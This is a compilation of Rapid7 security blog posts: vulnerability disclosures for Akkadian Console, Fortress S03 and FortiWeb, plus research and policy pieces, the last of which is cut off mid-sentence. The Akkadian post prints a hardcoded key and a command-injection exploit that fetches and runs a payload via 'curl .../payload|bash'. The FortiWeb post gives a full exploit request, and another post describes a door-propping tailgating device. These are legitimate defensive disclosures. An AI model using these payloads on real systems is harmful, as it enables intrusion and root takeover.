Using DnSpy to decompile the bytecode of ‘acoserver.dll’ on the Akkadian Console virtual appliance, Rapid7 researchers identified that the Akkadian Console was using a static encryption key, “0c8584b9-020b-4db4-9247-22dd329d53d7”, for encryption and decryption of sensitive data. Specifically, researchers observed at least the following data encrypted using this hardcoded string:

  • User sessions (the most critical of the set, as outlined below)
  • FTP Passwords
  • LDAP credentials
  • SMTP credentials
  • Miscellaneous service credentials

The string constant that is used to encrypt/decrypt this data is hard-coded into the ‘primary’ C# library. So anyone that knows the string, or can learn the string by interrogating a shipping version of  ‘acoserver.dll’ of the server, is able to decrypt and recover these values.

In addition to being able to recover the saved credentials of various services, Rapid7 researchers were able to write encrypted user sessions for the Akkadian Console management portal with arbitrary data, granting access to administrative functionality of the application.

CVE-2021-3546[78]: Akkadian Console Server Vulnerabilities (FIXED)
The hardcoded key as shown in the decompiled code of the ACO server

The TokenService of acoserver.dll uses a hardcoded string to encrypt and decrypt user session information, as well as other data in the application that uses the ‘Encrypt’ method.

As shown in the function below, the application makes use of an ECB cipher, as well as PKCS7 padding to decrypt (and encrypt) this sensitive data.

CVE-2021-3546[78]: Akkadian Console Server Vulnerabilities (FIXED)
Decrypt function present in acoserver.dll viewed with DnSpy

The image below shows an encrypted and decrypted version of an ‘Authorization’ header displaying possible variables available for manipulation. Using a short python script, one is able to create a session token with arbitrary values and then use it to connect to the Akkadian web console as an authenticated user.

CVE-2021-3546[78]: Akkadian Console Server Vulnerabilities (FIXED)
Successfully decrypted a session generated by the application

Using the decrypted values of a session token, a ‘custom’ token can be created, substituting whatever values we want with a recent timestamp to successfully authenticate to the web portal.

The figure below shows this technique being used to issue a request to a restricted web endpoint that responds with the encrypted passwords of the user account. Since the same password is used to encrypt most things in the application (sessions, saved passwords for FTP, backups, LDAP, etc.), we can decrypt the encrypted passwords sent back in the response by certain portions of the application:

CVE-2021-3546[78]: Akkadian Console Server Vulnerabilities (FIXED)
Using the same private key to decrypt the encrypted admin password returned by the application

This vulnerability can be used with the next vulnerability, CVE-2021-35468, to achieve remote command execution.

CVE-2021-35468: Akkadian Console Server OS Command Injection

The Akkadian Console application provides SSL certificate generation. See the corresponding web form in the screenshot below:

CVE-2021-3546[78]: Akkadian Console Server Vulnerabilities (FIXED)
The web functionality associated with the vulnerable endpoint

The way the application generates these certificates is by issuing a system command using  ‘/bin/bash’ to run an unsanitized ‘openssl’ command constructed from the parameters of the user’s request.

The screenshot below shows this portion of the code as it exists within the decompiled ‘acoserver.dll’.

CVE-2021-3546[78]: Akkadian Console Server Vulnerabilities (FIXED)
Vulnerable method as seen from DnSpy

Side Note: In newer versions (likely 4.7+), this “Authorization” header is actually validated. In older versions of the Akkadian Console, this API endpoint does not appear to actually enforce authorization and instead only checks for the presence of the “Authorization” header. Therefore in these older, affected versions, this endpoint and the related vulnerability could be accessed directly without the crafting of the header using CVE-2021-35467. Exact affected versions have not been researched.

The below curl command will cause the Akkadian Console server to itself run its own curl command (in the Organization field) and pipe the results to bash.

curl -i -s -k -X $'POST' \
   -H $'Host: 192.168.200.216' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0' -H $'Authorization: <OMITTED>' -H $'Content-Type: application/json' -H $'Content-Length: 231' \
   --data-binary $'{\"AlternativeNames\": [\"assdf.com\", \"asdf.com\"], \"CommonName\": \"mydomano.com\", \"Country\": \"US\", \"State\": \";;;;;`\", \"City\": \";;;``;;`\", \"Organization\": \";;;`curl 192.168.200.1/payload|bash`;;`\", \"OrganizationUnit\": \";;\", \"Email\": \"\"}' \
   $'https://192.168.200.216/api/acoweb/generateCertificate'

Once this is received by ACO, the named curl payload is executed, and a shell is spawned, but any operating system command can be executed.

Impact

CVE-2021-35467, by itself, can be exploited to allow an unauthenticated user administrative access to the application. Given that this device supports LDAP-related functionality, an attacker could then leverage this access to pivot to other assets in the organization via Active Directory via stored LDAP accounts.

CVE-2021-35468 could allow any authenticated user to execute operating system level commands with root privileges.

By combining CVE-2021-35467 and CVE-2021-35468, an unauthenticated user can first establish themselves as an authenticated user by crafting an arbitrary session, then execute commands on ACO’s host operating system as root. From there, the attacker can install any malicious software of their choice on the affected device.

Remediation

Users of Akkadian Console should update to 4.9, which has addressed these issues. In the absence of an upgrade, users of Akkadian Console version 4.7 or older should only expose the web interface to trusted networks — notably, not the internet.

Disclosure Timeline

  • April, 2021: Discovery by Jonathan Peterson and friends at Rapid7
  • Wed, Jun 16, 2021: Initial disclosure to the vendor
  • Wed, Jun 23, 2021: Updated details disclosed to the vendor
  • Tue, Jul 13, 2021: Vendor indicated that version 4.9 fixed the issues
  • Tue, Aug 3, 2021: Vendor provided a link to release notes for 4.9
  • Tue, Sep 7, 2021: Disclosure published

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

CVE-2021-3927[67]: Fortress S03 WiFi Home Security System Vulnerabilities

Post Syndicated from Tod Beardsley original https://blog.rapid7.com/2021/08/31/cve-2021-3927-67-fortress-s03-wifi-home-security-system-vulnerabilities/

CVE-2021-3927[67]: Fortress S03 WiFi Home Security System Vulnerabilities

Rapid7 researcher Arvind Vishwakarma discovered multiple vulnerabilities in the Fortress S03 WiFi Home Security System. These vulnerabilities could result in unauthorized access to control or modify system behavior, and access to unencrypted information in storage or in transit. CVE-2021-39276 describes an instance of CWE-287; specifically, it describes an insecure cloud API deployment which allows unauthenticated users to trivially learn a secret that can then be used to alter the system’s functionality remotely. It has an initial CVSS score of 5.3 (medium). CVE-2021-39277 describes an instance of CWE-294, a vulnerability where anyone within Radio Frequency (RF) signal range could capture and replay RF signals to alter systems behavior, and has an initial CVSS score of 5.7.

Product Description

The Fortress S03 WiFi Home Security System is a do it yourself (DIY) consumer grade home security system which leverages WiFi and RF communication to monitor doors, windows, and motion detection to spot possible intruders. Fortress can also electronically monitor the system for you, for a monthly fee. More information about the product can be found at the vendor’s website.

Credit

These issues were discovered by Rapid7 researcher Arvind Vishwakarma and are being disclosed in accordance with Rapid7’s vulnerability disclosure policy.

Exploitation

What follows are details regarding the two disclosed vulnerabilities. Generally speaking, these issues are trivially easy to exploit by motivated attackers who already have some knowledge of the target.

CVE-2021-39276: Unauthenticated API Access

If a malicious actor knows a user’s email address, they can use it to query the cloud-based API to return an International Mobile Equipment Identity (IMEI) number, which appears to also serve as the device’s serial number. The following post request structure is used to make this unauthenticated query and return the IMEI:

CVE-2021-3927[67]: Fortress S03 WiFi Home Security System Vulnerabilities

With a device IMEI number and the user’s email address, it is then possible for a malicious actor to make changes to the system, including disarming its alarm. To disarm the system, the following unauthenticated POST can be sent to the API:

CVE-2021-3927[67]: Fortress S03 WiFi Home Security System Vulnerabilities

CVE-2021-39277: Vulnerable to RF Signal Replay Attack

The system under test was discovered to be vulnerable to an RF replay attack. When a radio-controlled device has not properly implemented encryption or rotating key protections, this can allow an attacker to capture command-and-control signals over the air and then replay those radio signals in order to perform a function on an associated device.

As a test example, the RF signals used to communicate between the Key Fobs, Door/Window Contact Sensors, and the Fortress Console were identified in the 433 MHz band. Using a software defined radio (SDR) device, the researcher was able to capture normal operations of the device “arm” and “disarm” commands. Then, replaying the captured RF signal communication command would arm and disarm the system without further user interaction.

CVE-2021-3927[67]: Fortress S03 WiFi Home Security System Vulnerabilities

Impact

For CVE-2021-39276, an attacker can use a Fortress S03 user’s email address to easily disarm the installed home alarm without the user’s knowledge. While this is not usually much of a concern for random, opportunistic home invaders, this is particularly concerning when the attacker already knows the victim well, such as an ex-spouse or other estranged relationship partner.

CVE-2021-39277 presents similar problems but requires less prior knowledge of the victim, as the attacker can simply stake out the property and wait for the victim to use the RF-controlled devices within radio range. The attacker can then replay the “disarm” command later, without the victim’s knowledge.

Mitigations

In the absence of a patch or update, to work around the IMEI number exposure described in CVE-2021-39276, users could configure their alarm systems with a unique, one-time email address. Many email systems allow for “plus tagging” an email address. For example, a user could register “[email protected]” and treat that plus-tagged email address as a stand-in for a password.

For CVE-2021-39277, there seems to be very little a user can do to mitigate the effects of the RF replay issues, absent a firmware update to enforce cryptographic controls on RF signals. Users concerned about this exposure should avoid using key fobs and other RF devices linked to their home security systems.

Disclosure Timeline

  • May, 2021: Issues discovered by Arvind Vishwakarma of Rapid7
  • Thu, May 13, 2021: Initial contact to Fortress support email
  • Thu, May 13, 2021: Ticket #200781 created
  • Mon, May 24, 2021: Ticket #200781 closed by Fortress
  • Wed, Aug 18, 2021: Rapid7 created a follow up ticket, #203001, with vulnerability details and a reiteration of intent to publish
  • Tue, Aug 31, 2021: Published disclosure

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Cybercriminals Selling Access to Compromised Networks: 3 Surprising Research Findings

Post Syndicated from Paul Prudhomme original https://blog.rapid7.com/2021/08/24/cybercriminals-selling-access-to-compromised-networks-3-surprising-research-findings/

Cybercriminals Selling Access to Compromised Networks: 3 Surprising Research Findings

Cybercriminals are innovative, always finding ways to adapt to new circumstances and opportunities. The proof of this can be seen in the rise of a certain variety of activity on the dark web: the sale of access to compromised networks.

This type of dark web activity has existed for decades, but it matured and began to truly thrive amid the COVID-19 global pandemic. The worldwide shift to a remote workforce gave cybercriminals more attack surface to exploit, which fueled sales on underground criminal websites, where buyers and sellers transfer network access to compromised enterprises and organizations to turn a profit.

Having witnessed this sharp rise in breach sales in the cybercriminal ecosystem, IntSights, a Rapid7 company, decided to analyze why and how criminals sell their network access, with an eye toward understanding how to prevent these network compromise events from happening in the first place.

We have compiled our network compromise research, as well as our prevention and mitigation best practices, in the brand-new white paper “Selling Breaches: The Transfer of Enterprise Network Access on Criminal Forums.”

During the process of researching and analyzing, we came across three surprising findings we thought worth highlighting. For a deeper dive, we recommend reading the full white paper, but let’s take a quick look at these discoveries here.

1. The massive gap between average and median breach sales prices

As part of our research, we took a close look at the pricing characteristics of breach sales in the criminal-to-criminal marketplace. Unsurprisingly, pricing varied considerably from one sale to another. A number of factors can influence pricing, including everything from the level of access provided to the value of the victim as a source of criminal revenue.

That said, we found an unexpectedly significant discrepancy between the average price and the median price across the 40 sales we analyzed. The average price came out to approximately $9,640 USD, while the median price was $3,000 USD.

In part, this gap can be attributed to a few unusually high prices among the most expensive offerings. The lowest price in our dataset was $240 USD for access to a healthcare organization in Colombia, but healthcare pricing tends to trend lower than other industries, with a median price of $700 in this sample. On the other end of the spectrum, the highest price was for a telecommunications service provider that came in at about $95,000 USD worth of Bitcoin.

Because of this discrepancy, IntSights researchers view the average price of $9,640 USD as a better indicator of the higher end of the price range, while the median price is more representative of typical pricing for these sales — $3,000 USD was also the single most common price. Nonetheless, it was fascinating to discover this difference and dig into the reasons behind it.

2. The numerical dominance of tech and telecoms victims

While the sales of network access are a cross-industry phenomenon, technology and telecommunications companies are the most common victims. Not only are they frequent targets, but their compromised access also commands some of the highest prices on the market.

In our sample, tech and telecoms represented 10 of the 46 victims, or 22% of those affected by industry. Out of the 10 most expensive offerings we analyzed, four were for tech and telecommunications organizations, and there were only two that had prices under $10,000 USD. A telecommunications service provider located in an unspecified Asian country also had the single most expensive offering in this sample at approximately $95,000 USD.

After investigating the reasoning behind this numerical dominance, IntSights researchers believe that the high value and high number of tech and telecommunications companies as breach victims stem from their usefulness in enabling further attacks on other targets. For example, a cybercriminal who gains access to a mobile service provider could conduct SIM swapping attacks on digital banking customers who use two-factor authentication via SMS.

These pricing standards were surprisingly expensive compared to other industries, but for good reason: the investment may cost more upfront but prove more lucrative in the long run.

3. The low proportion of retail and hospitality victims

As previously mentioned, we broke down the sales of network access based on the industries affected, and to our surprise, only 6.5% of victims were in retail and hospitality. This seemed odd, considering the popularity of the industry as a target for cybercrime. Think of all the headlines in the news about large retail companies falling victim to a breach that exposed millions of customer credentials.

We explored the reasoning behind this low proportion of victims in the space and came to a few conclusions. For example, we theorized that the main customers for these network access sales are ransomware operators, not payment card data collectors. Payment card data collection is likely a more optimal way to monetize access to a retail or hospitality business, whereas putting ransomware on a retail and hospitality network would actually “kill the goose that lays the golden eggs.”

We also found that the second-most expensive offering in this sample was for access to an organization supporting retail and hospitality businesses. The victim was a third party managing customer loyalty and rewards programs, and the seller highlighted how a buyer could monetize this indirect access to its retail and hospitality customer base. This victim may have been more valuable because, among other things, loyalty and rewards programs are softer targets with weaker security than credit cards and bank accounts; thus, they’re easier to defraud.

Learn more about compromised network access sales

Curious to learn more about the how and why of cybercriminals selling compromised network access? Read our white paper, Selling Breaches: The Transfer of Enterprise Network Access on Criminal Forums, for the full story behind this research and how it can inform your security efforts.

Fortinet FortiWeb OS Command Injection

Post Syndicated from Tod Beardsley original https://blog.rapid7.com/2021/08/17/fortinet-fortiweb-os-command-injection/

Fortinet FortiWeb OS Command Injection

An OS command injection vulnerability in FortiWeb’s management interface (version 6.3.11 and prior) can allow a remote, authenticated attacker to execute arbitrary commands on the system, via the SAML server configuration page. This is an instance of CWE-78: Improper Neutralization of Special Elements used in an OS Command (‘OS Command Injection’) and has a CVSSv3 base score of 8.7. This vulnerability appears to be related to CVE-2021-22123, which was addressed in FG-IR-20-120.

Product Description

Fortinet FortiWeb is a web application firewall (WAF), designed to catch both known and unknown exploits targeting the protected web applications before they have a chance to execute. More about FortiWeb can be found at the vendor’s website.

Credit

This issue was discovered by researcher William Vu of Rapid7. It is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.

Exploitation

An attacker, who is first authenticated to the management interface of the FortiWeb device, can smuggle commands using backticks in the “Name” field of the SAML Server configuration page. These commands are then executed as the root user of the underlying operating system. The affected code is noted below:

int move_metafile(char *path,char *name)
{
int iVar1;
char buf [512];
int nret;
snprintf(buf,0x200,"%s/%s","/data/etc/saml/shibboleth/service_providers",name);
iVar1 = access(buf,0);
if (iVar1 != 0) {
snprintf(buf,0x200,"mkdir %s/%s","/data/etc/saml/shibboleth/service_providers",name);
iVar1 = system(buf);
if (iVar1 != 0) {
return iVar1;
}
}
snprintf(buf,0x200,"cp %s %s/%s/%s.%s",path,"/data/etc/saml/shibboleth/service_providers",name,
"Metadata",&DAT_00212758);
iVar1 = system(buf);
return iVar1;
}

The HTTP POST request and response below demonstrates an example exploit of this vulnerability:

POST /api/v2.0/user/remoteserver.saml HTTP/1.1
Host: [redacted]
Cookie: [redacted]
User-Agent: [redacted]
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate

Referer: https://[redacted]/root/user/remote-user/saml-user/
X-Csrftoken: 814940160
Content-Type: multipart/form-data; boundary=---------------------------94351131111899571381631694412
Content-Length: 3068
Origin: https://[redacted]
Dnt: 1
Te: trailers
Connection: close
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="q_type"
1
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="name"
`touch /tmp/vulnerable`
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="entityID"
test
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="service-path"
/saml.sso
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="session-lifetime"
8
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="session-timeout"
30
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="sso-bind"
post
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="sso-bind_val"
1
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="sso-path"
/SAML2/POST
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="slo-bind"
post
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="slo-bind_val"
1
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="slo-path"
/SLO/POST
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="flag"
0
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="enforce-signing"
disable
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="enforce-signing_val"
0
-----------------------------94351131111899571381631694412
Content-Disposition: form-data; name="metafile"; filename="test.xml"
Content-Type: text/xml
<?xml version="1.0"?>
<md:EntityDescriptor xmlns:md="urn:oasis:names:tc:SAML:2.0:metadata" validUntil="2021-06-12T16:54:31Z" cacheDuration="PT1623948871S" entityID="test">
<md:IDPSSODescriptor WantAuthnRequestsSigned="false" protocolSupportEnumeration="urn:oasis:names:tc:SAML:2.0:protocol">
<md:KeyDescriptor use="signing">
<ds:KeyInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
<ds:X509Data>
<ds:X509Certificate>test</ds:X509Certificate>
</ds:X509Data>
</ds:KeyInfo>
</md:KeyDescriptor>
<md:KeyDescriptor use="encryption">
<ds:KeyInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
<ds:X509Data>
<ds:X509Certificate>test</ds:X509Certificate>
</ds:X509Data>
</ds:KeyInfo>
</md:KeyDescriptor>
<md:NameIDFormat>urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified</md:NameIDFormat>
<md:SingleSignOnService Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-Redirect" Location="test"/>
</md:IDPSSODescriptor>
</md:EntityDescriptor>
-----------------------------94351131111899571381631694412--
HTTP/1.1 500 Internal Server Error
Date: Thu, 10 Jun 2021 11:59:45 GMT
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Set-Cookie: [redacted]
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Security-Policy: frame-ancestors 'self'
X-Content-Type-Options: nosniff
Content-Length: 20
Strict-Transport-Security: max-age=63072000
Connection: close
Content-Type: application/json
{"errcode": "-651"}

Note the smuggled ‘touch’ command is concatenated in the mkdir shell command:

[pid 12867] execve("/migadmin/cgi-bin/fwbcgi", ["/migadmin/cgi-bin/fwbcgi"], 0x55bb0395bf00 /* 42 vars */) = 0
[pid 13934] execve("/bin/sh", ["sh", "-c", "mkdir /data/etc/saml/shibboleth/service_providers/`touch /tmp/vulnerable`"], 0x7fff56b1c608 /* 42 vars */) = 0
[pid 13935] execve("/bin/touch", ["touch", "/tmp/vulnerable"], 0x55774aa30bf8 /* 44 vars */) = 0
[pid 13936] execve("/bin/mkdir", ["mkdir", "/data/etc/saml/shibboleth/service_providers/"], 0x55774aa30be8 /* 44 vars */) = 0

Finally, the results of the ‘touch’ command can be seen on the local command line of the FortiWeb device:

/# ls -l /tmp/vulnerable
-rw-r--r--    1 root     0                0 Jun 10 11:59 /tmp/vulnerable
/#

Impact

An attacker can leverage this vulnerability to take complete control of the affected device, with the highest possible privileges. They might install a persistent shell, crypto mining software, or other malicious software. In the unlikely event the management interface is exposed to the internet, they could use the compromised platform to reach into the affected network beyond the DMZ. Note, though, Rapid7 researchers were only able to identify less than three hundred total of these devices that appear to be exposing their management interfaces to the general internet.

Note that while authentication is a prerequisite for this exploit, this vulnerability could be combined with another authentication bypass issue, such as CVE-2020-29015.

Remediation

In the absence of a patch, users are advised to disable the FortiWeb device’s management interface from untrusted networks, which would include the internet. Generally speaking, management interfaces for devices like FortiWeb should not be exposed directly to the internet anyway — instead, they should be reachable only via trusted, internal networks, or over a secure VPN connection.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

When One Door Opens, Keep It Open: A New Tool for Physical Security Testing

Post Syndicated from Ted Raffle original https://blog.rapid7.com/2021/08/13/when-one-door-opens-keep-it-open-a-new-tool-for-physical-security-testing/

When One Door Opens, Keep It Open: A New Tool for Physical Security Testing

As penetration testers, we spend most of our time working with different types of networks, applications, and hardware devices. Physical security is another fun area we get to work in during physical social engineering penetration tests and red team engagements, which sometimes includes attempts to gain entry into facilities or sensitive areas within them.

Just like when we’re testing a virtual network’s defenses against intruders, pentesters need to put themselves in the mindset of attackers when testing physical security — and that means thinking creatively.

One classic method of gaining physical access is “tailgating,” where you wait for someone else to be going into or coming out of where you want to go, so you can follow them in before a door closes. To help pentesters simulate an attacker who can tailgate without suspiciously hovering around the door, we’ve come up with a neat little device to help with outward-opening doors with ferromagnetic metal frames, like steel entry doors. This tool is one more way pentesters can recreate the thought process of attackers — and help organizations outsmart them.

But first, of course, we want to caution that this is something that should only be used for legitimate purposes, when you have authorization or authority to do so. While we encourage other testers to try this out themselves and use it for customer engagements, this device is patent pending, and we request that you not manufacture, sell, or monetize it.

It’s it! What is it?

We start by placing our little door holder on the door frame, on the side of the door that opens:

When One Door Opens, Keep It Open: A New Tool for Physical Security Testing

When someone opens the door, it will push the long leaf of the hinge forward:

When One Door Opens, Keep It Open: A New Tool for Physical Security Testing

As the door opens further than the long leaf of the hinge, it falls back down behind the door:

When One Door Opens, Keep It Open: A New Tool for Physical Security Testing

And while the person who was exiting the door is hopefully on their merry way and not looking back to see if the door will close behind them, our little device will make sure it doesn’t:

When One Door Opens, Keep It Open: A New Tool for Physical Security Testing

More than one way to peel an orange

We’ve made a few versions of this using lock hasps. Another common hinge with a longer side would be your standard t-hinge. This one was made with a few bar-style neodymium magnets:

When One Door Opens, Keep It Open: A New Tool for Physical Security Testing

We’ve also made a miniature version using cup-style neodymium magnets:

When One Door Opens, Keep It Open: A New Tool for Physical Security Testing

Important tips

Neodymium magnets can slide around a good bit on smooth surfaces. Putting some grippy tape on the back of the magnet can help keep it from sliding around or scratching paint. Electrical tape and gorilla tape have worked well.

When One Door Opens, Keep It Open: A New Tool for Physical Security Testing

Likewise, having some padding on the leaf that contacts the door is important to prevent it from scratching paint.

When One Door Opens, Keep It Open: A New Tool for Physical Security Testing

Countermeasures

This tool makes it easier to enter a building or secure area by tailgating. By simulating an attacker with a high level of skill and ingenuity, the tool can help reveal weaknesses in organizations’ physical security protocols — and what countermeasures might be more effective.

If you have an electronic access control system, consider configuring it to trigger alerts if a door has been left open for too long. But the best place to start is to make sure your physical security policies and security awareness training educates staff about tailgating, encourages them not to let someone follow them in, and emphasizes making sure that doors close behind them.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Energize Your Incident Response and Vulnerability Management With Crowdsourced Automation Workflows

Post Syndicated from Matthew Gardiner original https://blog.rapid7.com/2021/08/13/energize-your-incident-response-and-vulnerability-management-with-crowdsourced-automation-workflows/

Energize Your Incident Response and Vulnerability Management With Crowdsourced Automation Workflows

It’s no secret that most organizations need to dramatically improve their incident detection and response and vulnerability management (VM) programs. How many major security breaches could organizations avert if they could detect and address them at the start, when they’re still just minor incidents?

Industry statistics show that actual mean-time-to-responses (MTTRs) for security incidents are very slow — measured in days, weeks, or more, not the minutes or hours necessary to dramatically reduce the risk of a significant breach. In fact, IBM’s Cost of a Data Breach report found that it took organizations an average of 207 days to detect, let alone address, cybersecurity incidents in 2020. Not surprisingly, in countless security breach retrospectives, the excessive exposure windows leading up to breaches are often found to be key contributors to the ultimate blast radii of these events.

SOAR to a better response

But what causes this excessive exposure? This depends on the organization and certainly can’t be attributed to any one thing, but practically every organization has too many security alerts and software vulnerabilities and not enough people or time to investigate or appropriately respond to them all.

So, what is the answer? More people? This is typically unrealistic, as candidates are hard to find and expensive once you do find them. Reduce the number of alerts? Sure, but which ones? If they require an investigation to differentiate false positives from true breaches, which alerts should you turn off?

Clearly a key part of the answer is to automate as much of the incident response and VM processes as possible. If you can respond to some of the alerts and vulnerabilities completely (or mostly) automatically, all the better!

This is what security orchestration, automation, and response (SOAR) systems, such as Rapid7’s InsightConnect, were created to do. But a SOAR platform on its own doesn’t solve the automation problem — it is just a platform, after all. Organizations also need the applications that run in and bring the SOAR platform to life. Sometimes called playbooks or workflows, these applications deliver the data, decisioning, integration, and communication necessary to automate incident response, as well as the processes necessary to prioritize and patch vulnerabilities.

But like the problem of rebuilding a plane while simultaneously flying it, how does a slammed IR, SOC, or VM team find the time to create these automation applications while continuing to address the issues that are continuously rolling in?

Strength in numbers: The power of crowdsourcing workflows

Increasingly, we believe the answer lies in crowdsourcing workflows from their SOAR product community.

One of the key values of SOAR platforms is that they’re in effect specialized security communities with which users can share, customize, and run incident response, VM, and other types of workflows. With InsightConnect, users can pull integrations and incident response and VM workflows from the Extension Library and apply them quickly and easily to the specific needs of the organization. But what really makes this library great is the current and future applications — workflows — that you can find and check out.

Building on the hundreds of existing workflows contributed by Rapid7’s security experts, SOC analysts, and incident responders, we’ve recently taken the Extension Library to the next level by opening it up to submissions from customers and partners. Recently, we released our Contribute an Extension online process. This highly curated workflow submission system enables Rapid7 customers and partners to safely share their favorite workflows with the community.

In the spirit of open source software, Rapid7 acts as the curator of these submissions and vets them for privacy, security, and basic utility. We believe this expanded Extension Library experience will help organizations energize their incident response and VM programs and, by applying best practices and automation, reduce the likelihood of experiencing a major security incident.

The variety of potential automation applications are only limited by the community’s imagination — they aren’t even limited to pure incident response or VM automations. Any processes that security teams do repetitively and largely manually are excellent candidates for automation. Most security teams could certainly do with some help energizing — and some fresh insights from fellow practitioners might just be the spark they need.

HELP MAKE SECURITY KNOWLEDGE MORE ACCESSIBLE

Contribute an extension

Reforming the UK’s Computer Misuse Act

Post Syndicated from Jen Ellis original https://blog.rapid7.com/2021/08/12/reforming-the-uks-computer-misuse-act/

Reforming the UK’s Computer Misuse Act

The UK Home Office recently ran a Call for Information to investigate the Computer Misuse Act 1990 (CMA). The CMA is the UK’s anti-hacking law, and as Rapid7 is active in the UK and highly engaged in public policy efforts to advance security, we provided feedback on the issues we see with the legislation.

We have some concerns with the CMA in its current form, as well as recommendations for how to address them. Additionally, because Rapid7 has addressed similar issues relating to U.S. laws — particularly as relates to the U.S. equivalent of the CMA, the Computer Fraud and Abuse Act (CFAA) — for each section below, we’ve included a short comparison with U.S. law for those who are interested.

Restrictions on security testing tools and proof-of-concept code

One of the most concerning issues with the CMA is that it imperils dual-use open-source security testing tools and the sharing of proof-of-concept code.

Section 3A(2) of the CMA states:

(2) A person is guilty of an offence if he supplies or offers to supply any article believing that it is likely to be used to commit, or to assist in the commission of, an offence under section 1, 3 or 3ZA.

Security professionals rely on open source and other widely available security testing tools that let them emulate the activity of attackers, and exploiting proof-of-concept code helps organizations test whether their assets are vulnerable. These highly valued parts of robust security testing enable organizations to build defenses and understand the impacts of attacks.

Making these products open source helps keep them up-to-date with the latest attacker methodologies and ensures a broad range of organizations (not just well-resourced organizations) have access to tools to defend themselves. However, because they’re open source and widely available, these defensive tools could still be used by malicious actors for nefarious purposes.

The same issue applies to proof-of-concept exploit code. While the intent of the development and sharing of the code is defensive, there’s always a risk that malicious actors could access exploit code. But this makes the wide availability of testing tools all the more important, so organizations can identify and mitigate their exposure.

Rapid7’s recommendation

Interestingly, this is not an unknown issue — the Crown Prosecution Service (CPS) acknowledges it on their website. We’ve drawn from their guidance, as well as their Fraud Act guidelines, in drafting our recommended response, proposing that the Home Office consider modifying section 3A(2) of the CMA to exempt “articles” that are:

  • Capable of being used for legitimate purposes; and
  • Intended by the creator or supplier of the article to be used for a legitimate purpose; and
  • Widely available; unless
  • The article is deliberately developed or supplied for the sole purpose of committing a CMA offense.

If you’re concerned about creating a loophole in the law that can be exploited by malicious actors, rest assured the CMA would still retain 3A(1) as a means to prosecute those who supply articles with intent to commit CMA offenses.

Comparison with the CFAA

This issue doesn’t arise in the CFAA; however, the U.S. is subject to various export control rules that also restrict the sharing of dual-use security testing tools and proof-of-concept code.

Chilling security research

This is a topic Rapid7 has commented on many times in reference to the CFAA and the Digital Millennium Copyright Act, which is the U.S. equivalent of the UK’s Copyright, Designs and Patents Act 1988.

Independent security research aims to reveal vulnerabilities in technical systems so organizations can deploy better defenses and mitigations. This offers a significant benefit to society, but the CMA makes no provision for legitimate, good-faith testing. While Section 1(1) acknowledges that you must have intent to access the computer without authorization, it doesn’t mention that the motive to do so must be malicious, only that the actor intended to gain access without authorization. The CMA states:

(1) A person is guilty of an offence if—

a) he causes a computer to perform any function with intent to secure access to any program or data held in any computer, or to enable any such access to be secured;

b) the access he intends to secure, or to enable to be secured, is unauthorised; and

c) he knows at the time when he causes the computer to perform the function that that is the case.

Many types of independent security research, including port scanning and vulnerability investigations, could meet that description. As frequently noted in the context of the CFAA, it’s often not clear what qualifies as authorization to access assets connected to the internet, and independent security researchers often aren’t given explicit authorization to access a system.

It’s worth noting that neither the National Crime Agency (NCA) or the CPS seem to be recklessly pursuing frivolous investigations or prosecutions of good-faith security research. Nonetheless, the current legal language does expose researchers to legal risk and uncertainty, and it would be good to see some clarity on the topic.

Rapid7’s recommendation

Creating effective legal protections for good-faith, legitimate security research is challenging. We must avoid inadvertently creating a backdoor in the law that provides a defense for malicious actors or permits activities that can create unintended harm. As legislators consider options on this, we strongly recommend considering the following questions:

  • How do you determine whether research is legitimate and justified? Some considerations include whether sensitive information was accessed, and if so, how much – is there a threshold for what might be acceptable? Was any damage or disruption caused by the action? Did the researcher demand financial compensation from the technology manufacturer or operator?

For example, in our work on the CFAA, Rapid7 has proposed the following legal language to indicate what is understood by “good-faith security research.”

The term “good faith security research” means good faith testing or investigation to detect one or more security flaws or vulnerabilities in software, hardware, or firmware of a protected computer for the purpose of promoting the security or safety of the software, hardware, or firmware.

(A) The person carrying out such activity shall

(i) carry out such activity in a manner reasonably designed to minimize and avoid unnecessary damage or loss to property or persons;

(ii)  take reasonable steps, with regard to any information obtained without authorization, to minimize the information the person obtains, retains, and discloses to only that information which the person reasonably believes is directly necessary to test, investigate, or mitigate a security flaw or vulnerability;

(iii) take reasonable steps to disclose any security vulnerability derived from such activity to the owner of the protected computer or the Cybersecurity and Infrastructure Security Agency prior to disclosure to any other party

(iv) wait a reasonable amount of time before publicly disclosing any security flaw or vulnerability derived from such activity, taking into consideration the following:
